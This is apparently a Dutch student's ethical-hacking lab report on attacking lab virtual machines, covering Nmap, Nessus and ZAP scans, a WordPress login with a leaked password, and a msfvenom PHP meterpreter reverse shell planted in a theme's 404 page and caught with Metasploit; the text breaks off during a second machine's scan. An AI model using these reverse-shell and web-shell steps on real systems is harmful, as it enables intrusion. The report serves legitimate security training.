

Opdracht Security Advanced – Red Teaming aspect: Ethical Hacking

Inhoud

Level C Requirements	1
Server16	1
Scanning	1
Enumeration	6
Exploitation	8
Simplewin	12
Scanning	12
Enumeration	13
Exploitation	15
Level B Requirements	17
OSINT Challenge	17
Level A(+) Requirements	22
Active HTB	22
Scanning	24
Enumeration	25
Exploitation	25

Level C Requirements

Server16

Scanning

Nmap

Voor deze opdrachten heb ik gebruik gemaakt van een intern netwerk in VirtualBox. We weten dat de VM zich op hetzelfde netwerk bevindt en gaan a.d.h.v. Nmap het IP-adres hiervan zoeken.

Eerste stap is onze eigen IP te weten komen.

```
(vince@kali)-[/home]
└─$ ifconfig | grep "inet" | head -n 1
    inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
```

Vervolgens gebruiken we Nmap om apparaten op het netwerk weer te geven.

```
(vince@kali)-[/home]
$ sudo nmap -sn 10.0.2.4/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-13 12:53 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00034s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00026s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00018s latency).
MAC Address: 08:00:27:EE:BB:56 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.6
Host is up (0.00053s latency).
MAC Address: 08:00:27:E9:88:BD (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.08 seconds
```

Nu gaan we starten met het scannen van onze target host. Mijn favoriete Nmap scan maakt gebruik van speed 4 -T4, gaat alle poorten scannen -p-, en alle informatie weergeven dat mogelijk is -A. Deze scan duurt wat langer als een specifieke scan maar geeft alle informatie weer.

```

(vince@kali)-[/home/securityadvanced/pe/server16]
$ sudo nmap -T4 -p- -A 10.0.2.6 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-13 13:03 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00053s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ rdp-ntlm-info:
|_ Target_Name: RETROWEB
|_ NetBIOS_Domain_Name: RETROWEB
|_ NetBIOS_Computer_Name: RETROWEB
|_ DNS_Domain_Name: RetroWeb
|_ DNS_Computer_Name: RetroWeb
|_ Product_Version: 10.0.14393
|_ System_Time: 2021-05-13T17:05:16+00:00
|_ ssl-cert: Subject: commonName=RetroWeb
|_ Not valid before: 2021-05-13T02:43:32
|_ Not valid after: 2021-11-12T02:43:32
|_ ssl-date: 2021-05-13T17:05:16+00:00; +1s from scanner time.
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
MAC Address: 08:00:27:E9:88:BD (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT ADDRESS
1 0.53 ms 10.0.2.6

```

We slaan onze scan op in een tekstbestand zodat we hem terug kunnen gebruiken in de enumeration fase.

Nessus

Vervolgens doen we ook nog een scan met Nessus, deze gaat ons al veel informatie geven betreft mogelijke vulnerabilities. We kiezen voor Basic Network Scan, en kiezen bij Discovery voor alle poorten. Bij assessment kiezen we voor Scan for known web vulnerabilities.

New Scan / Basic Network Scan

[Back to Scan Templates](#)

Settings

CredentialsPlugins

BASIC

GeneralScheduleNotifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

NameServer16

Description

FolderMy Scans

Targets10.0.2.6

Upload TargetsAdd File

Vulnerabilities 20

Filter Search Vulnerabilities 20 Vulnerabilities

Sev	Name	Family	Count		Host Details
MIXED 9	SSL (Multiple Issues)	General	9		IP: 10.0.2.6 MAC: 08:00:27:E9:88:BD OS: Microsoft Windows 10 Start: Today at 4:42 AM End: Today at 4:47 AM Elapsed: 5 minutes KB: Download
MIXED 3	TLS (Multiple Issues)	Service detection	3		
INFO 5	HTTP (Multiple Issues)	Web Servers	5		
INFO	Nessus SYN scanner	Port scanners	3		
INFO 2	HTTP (Multiple Issues)	CGI abuses	2		
INFO	Service Detection	Service detection	2		
INFO	Common Platform Enumeration (CPE)	General	1		
INFO	Device Type	General	1		
INFO	Ethernet Card Manufacturer Detection	Misc.	1		
INFO	Ethernet MAC Addresses	General	1		
INFO	External URLs	Web Servers	1		
INFO	Nessus Scan Information	Settings	1		
INFO	OS Identification	General	1		
INFO	SSL / TLS Versions Supported	General	1		
INFO	TCP/IP Timestamps Supported	General	1		
INFO	Terminal Services Use SSL/TLS	Misc.	1		
INFO	Traceroute Information	General	1		
INFO	Web Application Sitemap	Web Servers	1		
INFO	Web Server Unconfigured - Default Install Page Present	Web Servers	1		
INFO	Windows Terminal Services Enabled	Windows	1		

Vulnerabilities

Critical

High

Medium

Low

Info

Weer houden we deze info bij voor de enumeration fase.

OWASP ZAP

Als laatste doen we een scan met OWASP ZAP.

New Scan Progress: 0: http://10.0.2.6 100% Current Scans: 0 Num Requests: 82 New Alerts: 0 Export

Sent Messages Filtered Messages

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
11	5/13/21, 1:25:51 PM	5/13/21, 1:25:51 PM	GET	http://10.0.2.6/6466660376465218366	404	Not Found	14...	138 bytes	1,245 bytes
13	5/13/21, 1:25:53 PM	5/13/21, 1:25:53 PM	GET	http://10.0.2.6	200	OK	23...	225 bytes	703 bytes
14	5/13/21, 1:25:53 PM	5/13/21, 1:25:53 PM	GET	http://10.0.2.6/iisstart.png	200	OK	14...	227 bytes	99,710 bytes
15	5/13/21, 1:25:53 PM	5/13/21, 1:25:53 PM	GET	http://10.0.2.6/robots.txt	404	Not Found	9 ...	138 bytes	1,245 bytes
16	5/13/21, 1:25:53 PM	5/13/21, 1:25:53 PM	GET	http://10.0.2.6/sitemap.xml	404	Not Found	32...	138 bytes	1,245 bytes
17	5/13/21, 1:25:54 PM	5/13/21, 1:25:54 PM	GET	http://10.0.2.6/iisstart.png/	404	Not Found	12...	138 bytes	1,245 bytes
18	5/13/21, 1:25:54 PM	5/13/21, 1:25:54 PM	GET	http://10.0.2.6/	200	OK	14...	225 bytes	703 bytes
19	5/13/21, 1:25:55 PM	5/13/21, 1:25:55 PM	GET	http://10.0.2.6/robots.txt/	404	Not Found	4 ...	138 bytes	1,245 bytes
20	5/13/21, 1:25:55 PM	5/13/21, 1:25:55 PM	GET	http://10.0.2.6/sitemap.xml/	404	Not Found	13...	138 bytes	1,245 bytes
21	5/13/21, 1:25:56 PM	5/13/21, 1:25:56 PM	GET	http://10.0.2.6/elmah.axd	404	Not Found	4 ...	138 bytes	1,245 bytes
22	5/13/21, 1:25:56 PM	5/13/21, 1:25:56 PM	GET	http://10.0.2.6/htaccess	404	Not Found	15...	138 bytes	1,245 bytes
23	5/13/21, 1:26:02 PM	5/13/21, 1:26:02 PM	GET	http://10.0.2.6/	200	OK	20...	225 bytes	703 bytes
24	5/13/21, 1:26:02 PM	5/13/21, 1:26:02 PM	GET	http://10.0.2.6/iisstart.png	200	OK	8 ...	227 bytes	99,710 bytes
25	5/13/21, 1:26:03 PM	5/13/21, 1:26:03 PM	GET	http://10.0.2.6/favicon.ico	404	Not Found	4 ...	138 bytes	1,245 bytes
26	5/13/21, 1:26:03 PM	5/13/21, 1:26:03 PM	GET	http://10.0.2.6/iisstart.png	200	OK	33...	227 bytes	99,710 bytes

Alerts 0 1 1 0 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0 0 0

- Alerts (2)
 - X-Frame-Options Header Not Set
 - GET: http://10.0.2.6
 - X-Content-Type-Options Header Missing (2)
 - GET: http://10.0.2.6
 - GET: http://10.0.2.6/iisstart.png

OWASP ZAP na ontdekking van /retro

Alerts (11)


- Vulnerable JS Library
- X-Frame-Options Header Not Set (26)
- Absence of Anti-CSRF Tokens (33)
- Application Error Disclosure
- Cookie No HttpOnly Flag (4)
- Cookie Without SameSite Attribute (4)
- Server Leaks Information via "X-Powered-By"
- X-Content-Type-Options Header Missing (65)
- Charset Mismatch (6)
- Information Disclosure - Suspicious Commer
- Timestamp Disclosure - Unix (43)

Enumeration

In deze fase gaan we onze scans analyseren om een mogelijk entrypoint te vinden waarmee we toegang verkrijgen tot onze target host. We kijken naar welke poorten er open staan en welke services erop draaien. Met behulp van google of Metasploit kunnen we te weten komen welke exploits er juist bestaan. Er zijn verschillende exploits, belangrijk in dit geval is dat het een exploit is die remote execution gaat uitvoeren om toegang te krijgen, en niet enkel services gaat verstoren.


Uit onze Nmap scan kunnen we afleiden dat de poorten 80, 3389 en 5985 openstaan. Dat is al goed nieuws voor ons want met poort 80 kan je meestal wel iets doen. We kunnen ook afleiden dat ons target system Windows Server 2016 is.

Op poort 80 draait IIS 10.0, een search verteld ons dat dit een recentere versie is. Het is best practice om altijd de webserver zelf te onderzoeken en dat gaan we ook doen.



Dit lijkt alsof het een default pagina is en dat is meestal goed nieuws omdat het vaak een teken is van een minder goed onderhouden server. Om te achterhalen welke directories er nog beschikbaar zijn kan je gebruik maken van tools die directories gaan scannen. Er zijn er meerdere, wij maken gebruik van DirBuster.

We kiezen voor de optie om meer threads te gebruiken en een small-sized wordlist.



Na onze scan bekijken we het resultaat.

http://10.0.2.6:80/

Scan Information Results - List View: Dirs: 0 Files: 11 Results - Tree View Errors: 0


Type	Found	Response	Size
Dir	/	200	928
Dir	/retro/index.php/2019/12/	200	15486
Dir	/retro/index.php/rss/	301	357
Dir	/retro/index.php/0/	200	31181
Dir	/retro/index.php/atom/	301	363
Dir	/retro/index.php/feed/	200	26007
Dir	/retro/	200	31181
Dir	/Retro/	200	31181
Dir	/retro/index.php/	301	244
Dir	/retro/index.php/2019/	200	15477
Dir	/retro/index.php/author/wade/	200	12543
Dir	/retro/index.php/2019/12/09/tron-arcade-cabinet/	200	18491
Dir	/retro/index.php/2019/12/09/zelda-hidden-fan-room/	200	19055
Dir	/retro/wp-content/themes/90s-retro/images/	403	1371
Dir	/retro/wp-includes/	403	1371
Dir	/retro/wp-includes/js/	403	1371
Dir	/retro/index.php/category/uncategorized/	200	15689
Dir	/retro/index.php/2019/12/09/30th-anniversary-of-pa...	200	17931
Dir	/retro/wp-content/	200	169
Dir	/retro/wp-includes/js/jquery/	403	1371
Dir	/retro/index.php/2019/12/09/pac-man-walkthrough/	200	23732
Dir	/retro/index.php/2019/12/09/ready-player-one/	200	17063
Dir	/retro/wp-content/themes/	200	169
File	/retro/wp-includes/js/jquery/jquery.js	200	97118
Dir	/retro/wp-content/themes/90s-retro/	500	188
Dir	/retro/wp-content/themes/90s-retro/js/	403	1371
File	/retro/wp-includes/js/jquery/jquery-migrate.min.js	200	10297
File	/retro/wp-content/themes/90s-retro/js/jquery.fitvids.js	200	3004
Dir	/retro/index.php/2019/12/09/hello-world/	200	15102
File	/retro/wp-comments-post.php	405	198
File	/retro/wp-content/themes/90s-retro/js/hoverIntent.js	200	5291
File	/retro/wp-login.php	200	3172
File	/retro/wp-content/themes/90s-retro/js/superfish.js	200	7936
File	/retro/wp-content/themes/90s-retro/js/jquery.custo...	200	2082
File	/retro/wp-content/themes/90s-retro/js/navigation.js	200	1846
Dir	/retro/index.php/comments/feed/	200	1695
File	/retro/wp-includes/js/comment-reply.min.js	200	2474
File	/retro/wp-includes/js/wp-embed.min.js	200	1643

We merken op dat er veel directories en files onder /retro staan. Dit is dus de directory waar we verder met gaan werken. We starten met deze directory te bezoeken. Het is een soort van retro blog die videogames bespreekt. We bekijken de pagina's op zoek naar iets wat van nut kan zijn vooraleer we andere directories gaan bekijken.


Exploitation

De Author van deze berichten is Wade, we kunnen er dus van uit gaan dat wade een inlognaam kan zijn. Bij het doorlezen van de berichten komen we ook tegen dat hij bij het inloggen denkt aan een naam van een avatar, en in de reacties reageert hij met deze naam. We hebben dus genoeg om een eerste inlogpoging te doen.

Wade
December 9, 2019
Leaving myself a note here just in case I forget how to spell it: parzival

A screenshot of the WordPress login interface. It features a light gray background with a white login box. Inside the box, there is a label 'Username or Email Address' above a text input field containing the text 'wade'. Below this is a label 'Password' above a password input field with ten black dots. At the bottom left of the box is a checkbox labeled 'Remember Me'. At the bottom right is a blue button with the text 'Log In' in white.


Vervolgens hebben we toegang tot het dashboard en alle informatie over de Wordpress waar deze site op draait. Er zijn nu meerdere manieren om verder te gaan. We kunnen code injecteren via Wordpress en zo een remote shell genereren, we kunnen remote exploits proberen die basic authenticatie vereisen. In dit geval gaan we proberen in te loggen via RDP want uit onze Nmap scan zagen we eerder al dat de poort hiervoor open staat.



We hebben de user flag gevonden en dus user access level bereikt.


Wanneer we inloggen zien we op het bureaublad een file met naam user.txt. In HTB-situaties noemen ze dit de user flag, het is een van de twee vlaggen op een target systeem. Het wil eigenlijk zeggen dat we user level access op onze target host hebben bereikt. Nu kunnen we proberen via privilege escalation adminrechten te verkrijgen.

De andere snelkoppeling op het bureaublad is Chrome. Wanneer we deze open doen zien we maar 1 bookmark en dat brengt ons naar een pagina met informatie over een exploit.



Wanneer we deze exploit verder gaan bekijken merken we dat het om een exploit gaat waar Windows niet juist controleert op rechten in het dialoogvenster. Op deze manier kan je een command-line met adminrechten openen, waarna privilege escalation mogelijk is. Verder zien we dat deze exploit op deze versie van Windows server mogelijk is. We gaan dus zoeken naar een manier om deze exploit te gebruiken. Via google komen we terecht op deze GitHub <https://github.com/jas502n/CVE-2019-1388>. We gaan deze tool via een python http-server hosten en vervolgens downloaden op onze target host.

```
(vince@kali)-[/home/securityadvanced/pe/server16]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




Na het openen hiervan zien we dat we niet de mogelijk hebben om deze website te openen. We gaan dus ergens anders moeten zoeken. Eerder hadden we besproken om mogelijk via Wordpress malicious code te gaan uitvoeren, dat gaan we nu dan ook proberen.

Een Wordpress reverse shell genereren gaat via een paar manieren, de meest gebruikte zijn thema's aanpassen en dan deze code uitvoeren door naar de pagina te gaan in je browser, of hetzelfde met een plugin.

We gaan de 404 pagina van het thema aanpassen. Eerst genereren we de code die we nodig hebben, we kiezen voor een meterpreter shell, dat is een shell van Metasploit waar je meer met kan als een gewone shell zoals we dadelijk gaan zien. In plaats van deze code te genereren naar een bestand, bv shell.php, gaan we dat nu doen naar een .txt bestand en de code kopiëren.

```
(vince@kali)-[/home/securityadvanced/pe/server16]
$ msfvenom -p php/meterpreter_reverse_tcp LHOST=10.0.2.4 LPORT=4444 -f raw > code.txt
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34275 bytes
```

Vervolgens pasten we dit in de 404 pagina van het thema en zetten we de URL klaar in de browser.



Nu deze klaar staat gaan we een listener creëren, aangezien we voor meterpreter gekozen hebben gaan we voor Metasploit kiezen i.p.v. NetCat.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Een shortcut waar je gebruik kan van maken zijn eth0 en tun0, dit is zeer handig in HTB omdat je telkens een andere IP krijgt wanneer je met hun servers verbinding maakt. Je gaat dus de IP kiezen die op de ethernet of tunnel adapter aanwezig is.

```
msf6 exploit(multi/handler) > set LHOST eth0
LHOST => 10.0.2.4
```

We kiezen voor dezelfde payload als onze file.

```
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter_reverse_tcp
PAYLOAD => php/meterpreter_reverse_tcp
```

We kijken na via de OPTIONS command of alles juist is.

```
Payload options (php/meterpreter_reverse_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	10.0.2.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Vervolgens starten we onze listener en bezoeken we de target URL op de target host machine.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.6:59512) at 2021-05-16 14:45:15 -0400
```

Zodra deze shellverbinding heeft gaan we kijken wat onze huidige situatie is.

```
meterpreter > sysinfo
Computer      : RETROWEB
OS            : Windows NT RETROWEB 10.0 build 14393 (Windows Server 2016) i586
Meterpreter   : php/windows
meterpreter > getuid
Server username: IUSR (0)
meterpreter > █
```

We zien dat we nog steeds basic user zijn. Vervolgens gaan we proberen enkele scripts te uploaden die gaan kijken welke vulnerabilities het systeem heeft om zo verder te kijken wat mogelijk is. Na enkele pogingen blijkt dat Windows Defender geactiveerd is en alles blokkeert.

Ook na manueel exploits gevonden te hebben die overeenkomen met deze Windows versie en build, blijkt het zeer moeilijk om deze succesvol op het systeem te krijgen om uit te voeren. Na dit na te vragen aan de leerkracht blijkt de eerder gevonden exploit CVE-2019-1388 waar je Windows dialog misbruikt wel degelijk de exploit is om op dit systeem root rechten te verkrijgen, maar deze werkt niet vanwege de onstabiliteit van virtuele machines.

Simplewin

Scanning

Nmap

```
(vlnce@kali) ~
$ sudo nmap -T4 -p- -A 10.0.2.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 13:24 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0059s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:2B:61:17 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows.7:- cpe:/o:microsoft:windows.7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows.8 cpe:/o:microsoft:windows.8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 8h39m59s, deviation: 2h53m12s, median: 6h59m58s
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:2b:61:17 (Oracle VirtualBox virtual NIC)
|_smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
